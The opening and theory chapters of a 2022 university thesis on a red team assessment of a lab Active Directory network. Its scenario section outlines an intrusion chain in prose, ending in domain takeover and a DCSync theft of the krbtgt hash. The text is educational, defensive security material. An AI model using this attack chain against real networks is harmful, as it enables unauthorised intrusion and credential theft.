Department of Information and Electronic Engineering

THESIS

«An External Red Team Assessment in a Corporate Environment»

Of Konstantinos Pantazis
Registration number: 175022

Supervisor
Full name: Prof. Christos Ilioudis
Rank: Lecturer

Date September 2022

Tittle: An External Red Team Assessment in a Corporate Environment
Thesis Code: 21410
Student Name: Konstantinos Pantazis
Professor Name: Dr. Christos Ilioudis
Aassignment Date: January 2022
End Date: September 2022

I hereby declare that I am the author of this work and that any assistance I have received in preparing it is fully acknowledged and referred to in the work. I have also recorded any sources from the reports I have used like data, ideas, images and text, whether they are accurate or paraphrased. In addition, I hereby declare that this thesis was prepared by me personally in the Department of Information and Electronic Engineering of I.H.U.

The present work is the intellectual property of the student Konstantinos Pantazis who prepared it. In the context of the open access policy, the author / creator grants to the International Hellenic University of Greece a license to use the right of reproduction, lending, presentation to the public and digital dissemination of work internationally, in electronic form and in any medium, for teaching and research purposes, free of charge. Open access to the full text of the work does not in any way imply any intellectual property rights of the author / creator, nor does it allow reproduction, republishing, copying, sale, commercial use, distribution, publication, downloading, uploading, translation, modification in any way, in part or in summary of the work, without the explicit prior written consent of the author / creator.

The approval of the thesis by the Department of Information and Electronic Engineering of the International Hellenic University of Greece, does not necessarily imply acceptance of the author's views by the Department.

Περίληψη

Σε έναν αυξανόμενα διασυνδεδεμένο κόσμο, είναι απαραίτητο όλες οι οντότητες να έχουν μια ισχυρή στρατηγική άμυνας στην κυβερνοασφάλεια. Τα τελευταία χρόνια, πολλοί οργανισμοί χρησιμοποιούσαν την προσέγγιση "απόκριση απάντησης" στα περιστατικά κυβερνοασφάλειας, όπου οποιαδήποτε ενέργεια γινόταν μετά το συμβάν.

Σήμερα, πολλές οντότητες συνειδητοποιούν ότι αυτή η προσέγγιση δεν είναι πλέον επαρκής και στρέφονται στην "απόκριση ετοιμότητας" προσέγγιση, όπου οποιαδήποτε ενέργεια γίνετε πριν το συμβάν με σκοπό την αποτροπή του [1]. Ο λόγος για αυτήν την αλλαγή είναι ότι ο καλύτερος τρόπος για να δοκιμαστούν τα αντίμετρα είναι η προσομοίωση μιας πραγματικής επίθεσης [2]. Ο σκοπός αυτής της πτυχιακής εργασίας με τίτλο «Εξωτερική αξιολόγηση ευπαθειών σε εταιρικό περιβάλλον από ομάδα επίθεσης», είναι να παρουσιάσει πως ένας κακόβουλος χρήστης θα μπορούσε να διεισδύσει σε μια εταιρική υποδομή, πώς θα κινηθεί μέσα στο δίκτυο και πόση ζημιά θα μπορούσε να προκαλέσει.

Το πρώτο μέρος της εργασίας περιέχει την εισαγωγή όπου αναπτύσσεται η γενική ιδέα της κυβερνοασφάλειας, το γιατί η αξιολόγηση ευπαθειών από μια ομάδα επίθεσης είναι σημαντική, ποιο πρόβλημα προσπαθεί να επιλύσει και τι επιτεύχθηκε από το πρακτικό κομμάτι.

Το δεύτερο μέρος αφορά το θεωρητικό σκέλος και περιέχει τους όρους που χρησιμοποιήθηκαν κατά την διάρκεια τις εργασίας, ποιοι είναι οι πιο πρόσφατοι κίνδυνοι, πως διεξάγετε μια αξιολόγηση ευπαθειών από μια ομάδα επίθεσης, τις κατηγορίες των ομάδων στον χώρο της κυβερνοασφάλειας - οι οποίες είναι κόκκινη, μπλε και μοβ ομάδες, τις διάφορες μεθοδολογίες, τα εργαλεία και τα πλαίσια (frameworks) που χρησιμοποιήθηκαν.

Το τρίτο μέρος αφιερώνεται στο πρακτικό σκέλος της εργασίας και περιλαμβάνει: υπηρεσίες "Windows Active Directory", έναν εξυπηρετητή (server) "Windows 10" ο οποίος λειτουργεί σαν "Domain Controller", έναν πελάτη με "Windows 10", ένα εξωτερικό τείχος προστασίας (firewall) που λειτουργεί και σαν δρομολογητής (router) και έναν εξυπηρετητή (server) που τρέχει "Ubuntu Linux" ο οποίος λειτουργεί σαν εξυπηρετητής ιστού (web server). Επιπροσθέτως, θα περιέχει αναλυτικά βήματα για το πως διεξήχθη η κάθε επίθεση μαζί με εικόνες, τις εντολές που χρησιμοποιήθηκαν και γιατί δουλεύουν αυτές οι επιθέσεις. Επίσης, διάφορες τεχνικές που χρησιμοποιήθηκαν για επίθεση /εκμετάλλευση (exploitation), κίνηση μέσα στο δίκτυο (pivoting), και επιμονή (persistence).

Τα βήματα που ακολουθήθηκαν για το πρακτικό μέρος, περιληπτικά είναι τα εξής: Ο εξυπηρετητής ιστού (web server) περιέχει δυο κρυφά αρχεία που είναι ευάλωτα σε επιθέσεις "Local File Inclusion (LFI)". Το πρώτο αρχείο μπορεί μπορεί να χρησιμοποιηθεί για να αποκαλύψει τον πηγαίο κώδικα της δεύτερης σελίδας οπού υπάρχει μια κρυφή παράμετρος η οποία χρησιμοποιείται για τη μετάδοση απομακρυσμένων εντολών στον διακομιστή. Η ομάδα επίθεσης θα αξιοποιήσει αυτήν την ευπάθεια για να αποκτήσει ένα αντίστροφο κέλυφος (reverse shell) στον διακομιστή με το εργαλείο LFITester. Στη συνέχεια, η ομάδα θα αυξήσει τα προνόμια (privilege escalation) εκμεταλλευόμενη μια εσφαλμένη διαμόρφωση (misconfiguration) του προγράμματος "VI" για να γίνει χρήστης με αυξημένα προνόμια. Έπειτα , μια άλλη εσφαλμένη ρύθμιση παραμέτρων (misconfiguration) ενός αρχείου που ανήκει στον χρήστη "root" θα εκμεταλλευθεί για να παραβιάσει (compromise) πλήρως τον διακομιστή ιστού και να αποκτήσει επιμονή (persistence) μέσω της υπηρεσίας SSH. Μετά από αυτό, η κόκκινη ομάδα θα μεταπηδήσει (pivot) από τον διακομιστή ιστού σε ένα κρυφό δίκτυο (DMZ), με ένα εργαλείο που ονομάζεται sshuttle και θα βρει έναν υπολογιστή με Windows 10. Σε αυτό το στάδιο, η ομάδα θα διεξαγάγει μια έρευνα "Open-Source intelligence (OSINT)" όπου θα βρει διαπιστευτήρια απομακρυσμένης επιφάνειας εργασίας (RDP) ενός υπαλλήλου που θα χρησιμοποιηθούν για να αποκτήσουν πρόσβαση μέσω ενός πρωτοκόλλου ανοιχτής απομακρυσμένης επιφάνειας εργασίας (RDP) στον υπολογιστή μέσα στο κρυφό δίκτυο (DMZ). Σε αυτό το σημείο, το

πλαίσιο (framework) Covenant C2 θα χρησιμοποιηθεί για μεγαλύτερη ευελιξία στις επιθέσεις. Με τη διεξαγωγή τοπικής απαρίθμησης (local enumeration) με το Covenant, θα βρεθεί μια υπηρεσία που ανήκει στο LocalSystem με αδύναμα δικαιώματα και εκμεταλλευθεί για πλήρη παραβίαση του υπολογιστή χωρίς την ενεργοποίηση συναγερμών από την αντιϊκή προστασία (antivirus). Επιπλέον, το εργαλείο Bloodhound θα χρησιμοποιηθεί για την απαρίθμηση του τομέα (domain) και την εύρεση των διαχειριστών του τομέα (domain admins). Καθώς επίσης, και μια σαφή διαδρομή από τον τρέχοντα χρήστη τομέα του υπολογιστή (domain user) προς την ομάδα "διαχειριστές τομέα (domain admins group)". Για να το πετύχει αυτό, η ομάδα θα εκτελέσει μια σειρά επιθέσεων μέσω του Covenant κάνοντας κατάχρηση των λιστών ελέγχου πρόσβασης (ACL) και στη συνέχεια προσθέτοντας έναν άλλο παραβιασμένο χρήστη (compromised user) ως διαχειριστή τομέα (domain admin) για να παραβιάσει πλήρως ολόκληρο τον τομέα (domain) της υπηρεσίας “Active Directory”. Επιπροσθέτως, χρησιμοποιώντας την απομακρυσμένη λειτουργία του “PowerShell” από τον υπολογιστή "THE-WHITE-RBBIT" στον “Domain Controller” με τον λογαριασμό διαχειριστή τομέα (domain admin), η ομάδα μπόρεσε να παρακάμψει την προστασία AMSI, να ανοίξει ένα αντίστροφο κέλυφος (reverse shell) στο Covenant και να εκτελέσει μια επίθεση “DCSync” κλέβοντας το “hash” του κωδικού πρόσβασης του λογαριασμού «krbtgt» ως απόδειξη. Έτσι, η ολοκλήρωση της αξιολόγησης έχοντας καταλάβει πλήρως τον διακομιστή ιστού (web server), τον υπολογιστή με Windows 10, τον “Domain Controller” και ολόκληρο τον τομέα (domain) της υπηρεσίας Active Directory.

Στο τελευταίο μέρος, υπάρχει μια αναφορά σχετικά με όλες τις ευπάθειες που βρεθήκαν, τι αντίκτυπο έχουν και πώς μπορούν να διορθωθούν. Ακόμα παρατίθεται το πλαίσιο των κανόνων αξιολόγησης μεταξύ της εταιρίας που διεξάγει την επίθεση και του πελάτη, οπού αναφέρονται ποια σημεία μπορούν να χτυπηθούν, ποια όχι και τι είδους επιθέσεις μπορούν να διεξαχθούν. Επιπλέον παρατίθεται ο κώδικας από τις ιστοσελίδες (websites) του εξυπηρετητή ιστού (web server).

Abstract

In an increasingly interconnected world, it is essential for all entities to have a strong cybersecurity strategy and defense. The last few years, organizations were relying in a "Response-Oriented" approach to cybersecurity incidents. Today, many entities realize this approach is no longer sufficient and turn to a more "Readiness-Oriented" approach [1]. The reason for this change being that one of the best ways for a defense to be tested is the simulation of a real-world attack [2]. The purpose of this thesis with the title <<An External Red Team Assessment in a Corporate Environment>> is to demonstrate how a malicious user could infiltrate a corporate infrastructure, how would he move inside the network and how much damage he could cause. Featuring, Windows Active Directory services with a domain controller one Windows 10 client and a firewall which is also used as a router. Furthermore, there will be an Ubuntu web server hosting a website with a Local File Inclusion (LFI) vulnerability which will be used as the initial foothold.

The first part of this thesis will be an introduction and will include a general idea of cybersecurity, why a red team assessment is important, what problem is it trying to solve and what has been achieved from the practical part.

The second part will be more theoretical about the terminology used, what are the current threats, how a red team assessment is performed, different methodologies, tools and frameworks, why this kind of testing is essential and differences between the cybersecurity teams which are red, blue and purple teams.

For the third part there will be an analysis of the steps taken to conduct all the attacks, exploitation, pivoting and persistence described in the first part, but also how these vulnerabilities can be mitigated. This operation will be performed according to the MITRE ATT&CK framework.

Finally, there will be a report about all the vulnerabilities found in the network along with their mitigation and an assessment of the damage and potential loss for the company if these series of events take place. Also, the rules of engagement document will be provided which is the legal document that certifies the legality of this assessment and will determine what systems are in scope and what attacks can and cannot be performed.

Acknowledgments

I would like to thank my professor for the guidance on my thesis and all those close to me who helped me in every way they could.

Table of Contents

Table of Figures

Table of Tables

List of Abbreviations

ACE Access Control Entry

ACL Access Control List

AD Active Directory

A.I. Artificial intelligence

AMSI Antimalware Scan Interface

API Application Programming Interface

APTs Advanced Persistent Threats

ARP Address Resolution Protocol

BITS Background Intelligent Transfer Service

C2, C&C Command and Control

CEO Chief Executive Officer

CISA Cybersecurity and Infrastructure Security Agency

CN Common Name

COM Component Object Model

CVE Common Vulnerabilities and Exposure

DC Domain Component

DDoS Distributed Denial of Service

DHS Department of Homeland Security

DMZ Demilitarized Zone

DN Distinguished Name

DNS Domain Name System

DoS Denial of Service

ECB European Central Bank

ENISA European Union Agency for Cybersecurity

FFRDCs Federally funded Research and Development Centers

GPO Group Policy Object

IoT Internet of Things

KDC Kerberos Key Distribution Center

LAN Local Area Network

LDAP Lightweight Directory Access Protocol

LFI Local File Inclusion

LM Lan Manager

LOLBAS Living Off the Land Binaries and Scripts

LotL Living off the Land

Malware Malicious Software

MIT Massachusetts Institute of Technology

MMC Microsoft Management Console

Nmap Network Mapper

NTLM NT Lan Manager

OSINT Open-Source Intelligence

OUs Organizational Units

PC Personal Computer

POC Proof-of-Concept

R&D Research and Development

RAT Remote Access Tool

RCE Remote Code Execution

RDoS Ransom Denial of Service

RDP Remote Desktop Protocol

SASL Simple Authentication and Security Layer

SC Service Control

SIEM Security Information and Event Management

SSH Secure Shell

TGS Ticket Granting Service

TGT Ticket Granting Ticket

TTPs Tactics, Techniques and Procedures

UAC User Account Control

U.S. United States

VPN Virtual Private Network

WAN Wide Area Network

XSS Cross-Site Scripting

Chapter 1: Introduction

1.1 The problem

The threat of cyber-attacks is always present and all entities should be prepared to defend/detect and respond to a potential attack as soon as possible. Attacks on corporations, and even sovereign states, have accelerated over the past decade. In 2021, hackers stole more than a hundred million dollars in cryptocurrency, attempted to poison the water supply in Florida, hacked into COVID-19 vaccine producer Pfizer pharmaceuticals, attacked Colonial Pipeline using ransomware, and targeted government agencies and political activists in France, Germany, India, the Netherlands, Sweden, Ukraine, and the United Arab Emirates. Two more examples that played a major role in the rapid increase of cyber-attacks are, the COVID-19 pandemic that started in 2019 (not over at the time of writing) which affected the world and the Russian invasion of Ukraine on February 28, 2022. The increase of cyber-attacks and cyber-crimes during the COVID-19 pandemic is because more and more services are migrating to the Internet and most activities can be done online. Activities such as e-learning, remote working and online shopping have become the norm during the numerous quarantines around the world. Because of this, more and more vulnerable systems come online and are easy prey for malicious actors. Another reason is the number of people who stay online at home, many of whom lost their jobs as many businesses closed. Some of these individuals may seek financial gain through cyber-crime. Moreover, many threat actors can exploit the fear and anxiety of people about the pandemic by conducting COVID-19 themed attacks, part of a technique also known as social engineering [3]. On the other hand, in the case of Ukraine's invasion, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) issued a plan to help organizations prepare for, respond to and mitigate the impact of cyber-attacks [4] along with a warning for an increasing risk of a Russian cyber-attack in the U.S. critical infrastructure [5]. Additionally, the European Central Bank (ECB) has warned European financial institutions to prepare for a potential Russian-sponsored cyber-attack even if the institution has no direct links to Ukraine [6]. Because so much of the world's productivity depends on technology, attacks on technological infrastructures can have grave social and economic consequences. Understanding how to defend this infrastructure is not enough. Ethical hackers are needed to help secure it. Ethical hackers are professionals who understand how to attack an infrastructure and discover vulnerabilities before they are exploited by bad actors. These ethical hackers publish new vulnerabilities in the National Vulnerability Database almost daily. Many also practice responsible disclosure, notifying companies before making a vulnerability public [7].

Cybersecurity can be divided into 3 main categories: red team, blue team and purple team. like many other terms in information security, these terms have their origin in the military. The concept of Red/Blue teaming was introduced in World War I and the general idea was to check the effectiveness of attacks and defenses through simulations where the red team was the aggressor and the blue team was the defenders. This strategy is still used in the military to predict how an adversary would behave in a real situation and to test their defenses [8].

There is no silver bullet when it comes to cybersecurity. An organization must be ready to detect and respond to security events and breaches effectively. Preventive measures alone are not enough to deal with adversaries. An organization needs to create a well-rounded prevention, detection, and response program. Establishing an offensive security program can help improve the security posture of organizations and identify weaknesses in prevention, detection, and response to security incidents. An

effective defense is built by understanding the threat and stressing it by simulating real-world attack scenarios. This is the reason many entities are turning to 'Red Teaming'. By understanding the weaknesses and vulnerabilities of current technology, organizations along with professional red teamers can design a plan for the worst-case scenario in order for the IT department to develop the capabilities needed for detecting and responding rapidly to security breaches [9].

1.2 The purpose

The purpose of this thesis is to demonstrate how an offensive simulation works on a corporate environment with the MITRE ATT&CK framework as a guide in combination with "living-off-the-land" (LotL) techniques to avoid detection. At the end of this document are the rules of engagement (Appendix A) signed by the client which contains what parts of the company are the targets and what not, what attacks are allowed to be performed and what are not and the mutual agreement for this assessment. There is also, the final report containing all the vulnerabilities found in the network along with their recommended mitigation.

1.3 The content

The first part of this thesis is an introduction and will include a general idea of cybersecurity, why a red team assessment is important, what problem is it trying to solve and what has been achieved from the practical part.

The second part is more theoretical about the terminology used, what are the current threats, how a red team assessment is performed, different methodologies, tools and frameworks some of which include Covenant C2 framework, Bloodhound and Mimikatz, why this kind of testing is essential and differences between the cybersecurity teams which are red, blue and purple teams. Furthermore, there are the reasons of how and why the attacks demonstrated work

In the third part there are, in detail along with screenshots, the steps taken to conduct all the attacks such as, local, network and domain enumeration, privilege escalation techniques on Windows and Linux systems, pivoting, persistence, antivirus evasion techniques and living-off-the-land techniques.

Finally, there will be a report about all the vulnerabilities found in the network along with their mitigation and an assessment of the damage and potential loss for the company if these series of events take place. Also, the rules of engagement document will be provided which is the legal document that certifies the legality of this assessment and will determine what systems are in scope and what attacks can and cannot be performed.

1.4 The scenario

The scenario for the technical part is as follows, the Ubuntu web server has two hidden files in the main webpage, the first can be used to disclose the source code of the second page which has a hidden parameter used for passing remote commands to the server. The red team will leverage this vulnerability to gain a reverse shell on the server with the LFITester tool. Next, the team will escalate their privileges by exploiting a misconfiguration with the VI binary to become a user with elevated privileges. Then, another misconfiguration of a file owned by the user root will be abused to fully compromise the webserver and gain persistence through the SSH service. After that, the red team will pivot from the web server to a hidden network (DMZ), with a tool called sshuttle, and find a Windows 10 host. At this stage, the team will conduct an open-source intelligence (OSINT) investigation to find

remote desktop (RDP) credentials of an employee which will be used to gain access through an open remote desktop protocol (RDP) on the Windows 10 host. At this stage, the Covenant C2 framework will be used for more flexibility on the attacks. By conducting local enumeration with Covenant, a service owned by LocalSystem with weak permissions will be found and abused to fully compromise the host without triggering any alarms. Additionally, the tool Bloodhound will be used to enumerate the domain and find one domain admin and a clear path from the current domain user of the Windows 10 host to the "domain admins" group. In order to accomplish this, the team will perform a series of attacks through Covenant abusing the Access Control Lists (ACLs) of the domain and then adding another compromised user as a domain admin to take over the entire Active Directory domain. Furthermore, using PowerShell remoting, from "THE-WHITE-RBBIT" host to the domain controller with the domain admin account, the red team was able to bypass the AMSI protection, open a Covenant reverse shell and perform a DCSync attack stealing the password hash of the "krbtgt" account, as a proof-of-concept. Thus, concluding the assessment having fully compromise the web server, the Windows 10 host, the domain controller and the entire Active Directory domain.

1.5 The Findings

In the end the red team identified three critical vulnerabilities which must be mitigated as soon as possible as they are the greatest danger at this time for the company along with another three high vulnerabilities. The team also found three medium vulnerabilities which do not pose as much danger as the critical or high vulnerabilities but they must be mitigated nonetheless. Lastly, there are two more informational vulnerabilities in the company but they do pose any danger.

Chapter 2: Theory

2.1 The Cyber-threat Landscape

The incidence of cyber-attacks has increased through in 2020 and 2021 as did their impact and complexity. According to the European Union Agency for Cybersecurity (ENISA) this is mainly due to the Covid-19 pandemic and the hybrid office model that has become the new norm. This trend has led to an ever-growing online presence and many legacy infrastructures are coming online seeking cloud-based solutions. Because of this, the cyber-threat landscape has grown significantly in terms of the sophistication of attacks along with their complexity and impact on supply chains and critical infrastructure. In addition, some key trends that prime threats follow are:

- Covid-19 themed attacks and cyber-espionage
- Governmental organizations have started operating offensively not only nationally but internationally as well. Also, they have strengthened their defenses against state-sponsored threat actors
- The increase of cyber-attacks on critical infrastructure and supply chains
- The growing business models of Ransomware-as-a-Service, Phishing-as-a-Service and Disinformation-as-a-Service. Additionally, ransomware is the prime threat during the pandemic.
- The use of new or uncommon programming languages to port malware so that it will be more difficult to detect
- An increase in the activities of crypto mining and cryptojacking due to the rise of cryptocurrencies in the last few years
- A surge of data breaches related to the healthcare industry due to the pandemic
- The increment of Denial of Service (DoS) attacks such as Distributed Denial of Service (DDoS) attacks against mobile and Internet of Things (IoT) devices and networks, Ransom Denial of Service (RDoS) which is the new frontier of DoS attacks
- Misinformation and disinformation distributed by Artificial intelligence (A.I.) models which makes people more susceptible to phishing campaigns by exploiting their fears and beliefs.

Moreover, due to the sudden global impact of the pandemic, in 2020 and 2021 human errors and system misconfigurations have increased so dramatically that most breaches in 2020 were caused by errors. One of the most serious threats is the Advanced Persistent Threats (APTs). According to NIST the term refers to threat actors with sophisticated expertise and well-funded resources to conduct advanced, persistent, complex, multi stage, targeted attacks against organizations, companies and governments for espionage and subsequent data exfiltration. Furthermore, APT attacks can take place repeatedly over an extending period of time, if needed, to achieve their goals. Due to the high level of expertise and funding, they can develop their own exploits (0-days) making use of unknown vulnerabilities that challenge even state-of-the-art detection methods and systems [10][11].

The company Lockheed Martin in order to detect and respond to intrusions and APTs, has developed the Cyber Kill Chain framework which is part of the ‘Intelligence Driven Defense model’. There are seven stages in the kill chain that define the different phases of a cyber-attack. The idea is that because the steps are sequential, if one of the stages is blocked/stopped the attack will be stopped. The steps are as follows:

- **Reconnaissance** is the first stage where a threat actor gathers as much intelligence as possible about the network to find the most vulnerable target and which vulnerabilities can penetrate

the network. Also at this stage, attackers will map the network to find out where the sensitive information is held if their goal is data exfiltration or compromise a critical point in the network if their goal is destruction or disturbance of the infrastructure.

- **Weaponization**, at this stage the offender uses the information gathered during the reconnaissance phase to find what vulnerabilities can be exploited to deliver the payload. If the goal is destruction, the payload can be a malware such as a worm or a virus. But when the intent is command and control (C2) the payload might be a Remote Access Tool (RAT) that establishes communication between the adversary and the victim. The latter also requires a C2 server hosted on the internet and controlled by the threat actor.
- **Delivery**, is the next stage of the kill chain in which the exploit is delivered to the target and the payload is in place. One delivery method that requires user interaction is a phishing email in which the offender tricks the victim into downloading and running the payload. Another approach that does not require user interaction is web exploitation or code injection. Additionally, the attackers will take every precaution to remain undetected for as long as possible, thus, designing a stealthy delivery process is a critical part of the attack plan.
- **Exploitation**, at this stage the malware is installed on the target if the following requirements are met:
    1. The malware should have the required permissions
    2. The operating system must be the same the malware is compiled for
    3. The malware should be able to bypass any defense of the target in order to remain undetected. Otherwise, the attack will fail and the kill chain will break. The exploit abuses a software or hardware bug to gain privilege or cause damage. These bugs are called Common Vulnerabilities and Exposure (CVEs). CVE is the international standard for identifying vulnerabilities. There is a public library of all discovered vulnerabilities which is regularly updated as more and more bugs come to light. This library is called CVE.org, sponsored by the U.S. Department of Homeland Security (DHS) and CISA and operated by the Mitre corporation [12]. There is also a public database with the exploits of all the CVEs called Exploit Database, maintained by Offensive Security Corporation [13].
- **Installation**, this stage can be skipped if the malware is an executable, based on code injection or an insider threat. On the other hand, if the malware needs to be installed, the exploit should have delivered the payload during the delivery stage and after the exploitation stage the security systems should be disabled or bypassed.
- **Command and Control (C2)**, this stage is the last stage of the kill-chain where an attack can be blocked/stopped. Command and Control is primarily used by attackers who want to exfiltrate data such as passwords, financial data and other sensitive information or send instructions to the delivered malware to perform further actions. All of these operations require a C2 server controlled by the attacker.
- **Actions on Objective**, this is the final stage of the cyber kill-chain responsible for performing the necessary actions for intruders to complete their goal whether it be stealing sensitive information, sabotaging an organization or activating a ransomware [14].

2.2 Red Teaming

The red team is a sub-branch of cybersecurity that focuses primarily on the offensive end. Red team is also an advanced form of assessment used to uncover weaknesses in a target system's defenses. This is even more effective if the target system is still under development where changes and patches can take effect immediately. The first step is; that the client, which can be almost any entity, decides that it wants a red team assessment rather than a penetration test. Then, a team will be formed, usually made up of professionals from different backgrounds to be as diverse and effective as possible. These professionals can be information system analysts, consultants, specialists and other experts as needed. The idea is that the more diverse the team is the broader its knowledge will be in order to achieve the desired result [15]. One big difference between a red team assessment and a penetration test is that a

penetration test focuses primarily on identifying and exploiting vulnerabilities without the fear of being discovered or leaving traces behind. In contrast, red teaming attempts to emulate a real attacker by using a variety of tactics, techniques and procedures (TTPs) that allow them to operate stealthily to avoid notifying the blue team but still being as through as possible to assess the entire network. Moreover, the goal of a traditional penetration test is to identify and exploit all the vulnerabilities on specific targets defined by the client. In contrast, a red team assessment attempt to launch a wide-range attack on the client's infrastructure with the purpose of gaining command and control over the entire network. Also red teamers usually have more freedom in attacks than penetration testers such as gaining sensitive information through social engineering [16]. Social engineering is the use of psychological tricks to exploit human nature for malicious purposes. Red teamers often rely on social engineering to gather sensitive information or trick the end-user into downloading a payload and gain initial access to the target's network. One of the most famous social engineering attacks is phishing. Phishing usually exploits the sense of urgency or the sense of trust in people by pretending to be someone else. Another attack method is using in person manipulation, by socializing with the target, in order for the attacker to gain his trust and extract sensitive information [17]. In both cases, to get the most from such testing, the defensive operations of the client, known as blue team; would by on standby to detect and cut off the red team moving through the network. While the benefits of a red team assessment are highly valued, there are also factors that often hinder the conduct of such testing. One of the factors is cost, the employment of a team that is very specialized, knowledgeable and experienced costs a lot of money. Furthermore, it is not easy to find specialists with appropriate training and experience to form such a team [18].

2.3 Blue Teaming

The blue team is the defensive department of the organization and the counter of red team. Just like the red team, the blue team should also be made up of professionals from different departments with different backgrounds, knowledge and expertise. The purpose of the blue team in a red team assessment is to ensure the security of the organization's assets and if the red team finds and exploits a vulnerability, they need to rapidly remediate the incident, cut off the offenders and document the incident for similar situations in the future. If an adversary is able to breach the system the following tasks must be performed to minimize the damage.

- It is important to preserve any evidence found in these incidents in order to analyze, rationalize and remediate the vulnerability used for the breach.
- Immediately notify and engage all relevant teams which may vary from organization v to the organization, as soon as there are signs of compromise.
- Engage law enforcement if a warrant is required to perform further investigation.
- The blue team must develop and execute a remediation plan to either isolate or cut off the adversary.
- After the breach has been dealt with. A second plan for the organization's recovery must be developed.

The red team and the blue team's work isn't finished when the red team compromises the system. Instead, these teams must work together to produce a final report that highlights the details regarding the breach, document the timeline of the attack and analyze which vulnerabilities were exploited to gain access to the system and escalate privileges. Additionally, the report must include the impact of

such an attack on the organization as well as methods for remediating discovered and exploited vulnerabilities [19].

2.4 Purple Teaming

The purple team is a collaboration between the red team and the blue team with the red being the attacker and the blue being the defender. The combination of the two teams is a very effective way for an organization to secure its assets. The purpose of this team is to translate the successful breaches of the red team into corrective and preventable actions for the blue team. In addition, the primary focus of the purple team is on some adversarial tactics which include initial access, privilege escalation, defense evasion, credential gathering and lateral movement [20]. But the combination of these two teams is not without its challenges. The most common problem is personnel. It can be difficult to find the right professionals with offensive and defensive backgrounds and even harder to get them to work together for an efficient and successful assessment. This often happens because the two teams are against each other and the success of one team means the failure of the other. This creates rivalry between the red and the blue teams, making cooperation difficult [21].

2.5 Active Directory

Active Directory is a directory service developed by Microsoft for Windows domain networks. It is a logical hierarchy that provides a way to store and process data that can then be used by other users and administrators on the network. Stored data typically includes shared resources such as servers, volumes, printers, groups, network devices, file shares, trusts and network accounts for users, administrators and computers. All information collected for Active Directory comes from Microsoft's documentation and is publicly available to all. Additionally, Active Directory provides authentication and authorization capabilities within a domain environment. This logical structure is based on components such as domains, forests and organizational units but is also based on protocols such as LDAP, Kerberos and DNS for authentication and communication.

Forests are the highest level in the Active Directory structure and represent the logical security boundaries. A forest can thought of as a collection of active directory domains which include but not limited to domains, users, groups, computers and group policy objects. Each forest operates independently but might have trust relationships with other forests. In addition, Administrators in a forest have complete control over all access to the data stored. Furthermore, a trust creates a link to establish forest to forest and domain to domain authentication. This allows users to access resources from domain outside of their own.

A Group Policy Object (GPO) is a virtual collections of policy settings. This collection can contain local file system or Active Directory settings. Additionally, these policies can be applied to all users and computers within the domain.

Domains can be created in a forest to divide the information in the directory into smaller pieces for better control over how data is stored on various domain controllers. This way, the bandwidth of the network is not wasted by duplicating data where it is not needed. Every domain has its own separate database and policies that can be applied to all objects within this domain. In addition, domains can contain organizational units (OUs), which are logical containers that administrators can use to group resources such as users, groups and computers for better management. Furthermore, organizational units can help administrators assign Group Policies or delegate control to other users.

A Distinguished Name (DN) describes the full path to an object in active directory and contains the Common Name (CN) of the object which is just a way to be searched or accessed, the Organizational Unit (OU) and the Domain Component (DC) which is the name of the domain.

A domain controller is a Windows server with Active Directory Domain Services installed. A domain controller is the brain of an Active Directory network and it holds information for the domain for which it is responsible but if it is designated as a global catalog, it holds information from all domains in the forest. Additionally, Active Directory automatically updates the global catalog when data changes. In addition, the global catalog optimizes searches by eliminating server-to-server references until the required information is found. Therefore, the first domain controller in the forest is automatically created as a global catalog. Moreover, Active Directory searches are directed to the global catalog server by default.

Microsoft developed a method called replication for Active Directory to help create a backup in the event of a domain controller's failure. This method occurs when objects are transferred from one domain controller to another or when a domain controller is added to the forest. This way, replication ensures that all changes are synchronized across all domain controllers in the forest.

To prevent accidental deletion of objects, Microsoft has developed two components to recover any deleted objects within a specified time period without using a backup or restarting the entire Active Directory service. The first component is the Active Directory Recycle Bin. If enabled, each deleted object will be retained for the period of time set by the administrator, which defaults to 60 days, during which the object can be fully recovered. If the Active Directory Recycle Bin is not enabled, all deleted items are moved to a container object named Tombstone, where they remain for a period of time which Microsoft recommends be 180 days and can be restored without any attributes that object might had before. After the period of time has passed the object will be completely removed. Moreover, the term object can refer to any resource present within an Active Directory environment such as Organizational Units, printers, users or domain controllers.

Active Directory Schema is a Microsoft Management Console (MMC) that manages Active Directory Domain Services. It holds information about each object and defines what types of objects can exist in the active directory database. Each object has its own information that are stored in attributes.

The NTDS.DIT file is the heart of Active Directory. It is a database on a domain controller that stores data such as user information, group objects, group memberships and password hashes for all users in the domain. This file is one of the most important files in the entire Active Directory as its contents can be used by attackers to perform pass-the-hash attacks or to crack password hashes offline and compromise the entire domain [22].

The Lightweight Directory Access Protocol (LDAP) is an open-source, cross-platform protocol for authentication. This protocol allows applications to communicate with other servers that provide directory services. Additionally, LDAP allows the search for an item without knowing its exact location. This is a way for systems to "talk" to Active Directory. LDAP uses two types of authentication:

- Simple: This type includes anonymous, credentialed and unauthenticated authentication.
- SASL: Simple Authentication and Security Layer (SASL) is a framework that uses other authentication types such as Kerberos [23].

Aside from LDAP, Active Directory uses other authentication methods such as LM and NTLM. Lan Manager (LM) hashing is the oldest password storage mechanism used by Windows. These hashes are

stored in the SAM database on a host and in the NTDS.DIT database on the domain controller. This authentication method is now deprecated due to significant security issues in the hashing algorithm. On the other hand, the NT Lan Manager (NTLM) hash uses three messages for authentication. First, the client sends a negotiate_message to the server, which responds with a challenge_message to verify the client's identity and then the client responds with an authenticate_message. These NTLM hashes are stored in the SAM database or the NTDS.DIT database on the domain controller. Unfortunately, NTLM hashes were also vulnerable to brute-force and pass-the-hash attacks. For this reason, the NTLMv1 hash was developed which uses both NT and LM hashes and is created by a challenge-response algorithm between a server and a client. Nonetheless, this hash can be captured with a tool such as Responder via an NTLM relay attack or an LLMNR poisoning attack and cracked offline. However, this hash cannot be used for pass-the-hash attacks. Then, there is the NTLMv2 hash algorithm which builds on and improves upon the NTLMv1.

NTLMv2 hashing is more robust and multi-level but only allows one-way authentication which decreases NTLM security and it is still vulnerable to some NTLMv1 vulnerabilities since it uses the same authentication mechanism.

